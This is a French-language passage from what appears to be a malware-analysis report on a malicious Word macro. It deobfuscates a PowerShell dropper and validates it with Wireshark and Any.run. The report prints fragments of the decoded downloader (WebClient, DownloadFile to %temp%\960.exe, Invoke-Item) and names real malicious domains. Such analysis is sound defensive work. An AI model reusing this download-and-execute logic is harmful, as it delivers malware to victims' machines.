


On remarque qu'une chaîne de caractères est encodée en Base64 (***FRoMBAsE64striNg***). Nous avons essayé de la décoder via https://www.base64decode.org/, mais le résultat n'est pas lisible. C'est probablement un fichier compressé ZIP car le résultat est passé en paramètre à la fonction ***[sYsTEM.io.comPRessIon.comPressIoNMODe]::decoMPress***. Plus loin, PowerShell est invoqué pour exécuter un script. Le code source est fortement obfusqué et semble être généré par PowerSploit [32].

En cherchant à l'aide de Google, on a trouvé un article [22] qui explique comment décoder un *payload* PowerShell obfusqué. Alors, on a suivi les instructions de l'article et les exécute sur la VM Kali Linux 2019.3 :

· Copier la commande malicieuse sur une seule ligne dans un fichier texte (ex. ***cmd_malicieux.txt***).

· Exécuter le script ***deobfuscate.py*** en passant en paramètre le fichier texte (ex. *python deobfuscate.py cmd_malicieux.txt*).




Voici les explications de certaines commandes du script décodé :

$OIf=new-object Net.WebClient;	Crée un nouvel objet
$BIw = 'http://...@http://...'	Liste des URLs de site *payloads*. Chauge UR
Split('@')	Extraire chaque URL
$tzY = '960';** **$FTf=$env :temp+'\'+$tzY+'.exe';	Assigner le nom de fi temporaire défini par
foreach($NIL in $Biw)** **{try{$OIf.DownloadFile($NIL, FTf); **Invoke Item $FTf;** **break;}**	Pour chaque URL de l et le sauvegarder dan exécuter le fichier '96

Les URLs dans l'IoC (*Indicator of Compromise*) sont les mêmes que ceux qu'on a découvert via l'analyse du trafic réseau, à l'exception de http://learn.jerryxu.cn/crgc24d. Ce dernier n'apparaissait pas dans les requêtes HTTP, ni dans « *Information Expert* » de WireShark, car ce nom de domaine n'existe plus.


Si on filtre les requêtes de DNS dans WireShark, on voit que le code malicieux essaie de résoudre le domaine *learn.jerryxu.cn* mais le serveur DNS ne l'a pas trouvé.




Validation avec Any.run

Nous avons fait analyser le document Word malicieux par le service en ligne https://any.run/ afin de valider notre résultat. Réf. https://app.any.run/tasks/ca540914-142d-48a8-acc6-3d12a03dcdbf/


Dans la fenêtre « *PROCESS* », on remarque qu'Any Run a trouvé qu'à l'ouverture du document Word, un processus *CMD.exe* est démarré qui lance ensuite une commande *powershell.exe*.




Dans les fenêtres « *HTTP REQUESTS* » et « *CONNECTIONS* », Any Run a découvert que les sites web *gpa.com.pt* et *sleepybearcreations.com* sont visités par le processus *powershell.exe*, i.e. exécuté par la macro du document Word.



Dans la fenêtre « *DNS REQUESTS* », on voit qu'une demande de résolution du nom *learn.jerryxu.cn* a été effectuée, mais sans succès.



La commande PowerShell exécutée est suspecte, selon Any Run, et on voit la création du fichier ‘960.exe’ dans le répertoire temporaire.



Ces résultats concordent avec notre analyse effectuée.

Conclusion

L’analyse du document Word a démontré que c’est un fichier malicieux. Notamment, une macro est exécutée à l’ouverture du document. Cette macro exécute une commande PowerShell qui visite certains sites web, dont la réputation est malicieuse, pour télécharger des fichiers sur le poste et les exécute. Le code source de la macro et la commande PowerShell est fortement obfusqué, probablement via un outil comme PowerSploit [32].

Note : *Windows Defender* a détecté que la commande PowerShell trouvée est un cheval de Troie du type ***Trojan :Script/Foretype.A!ml***.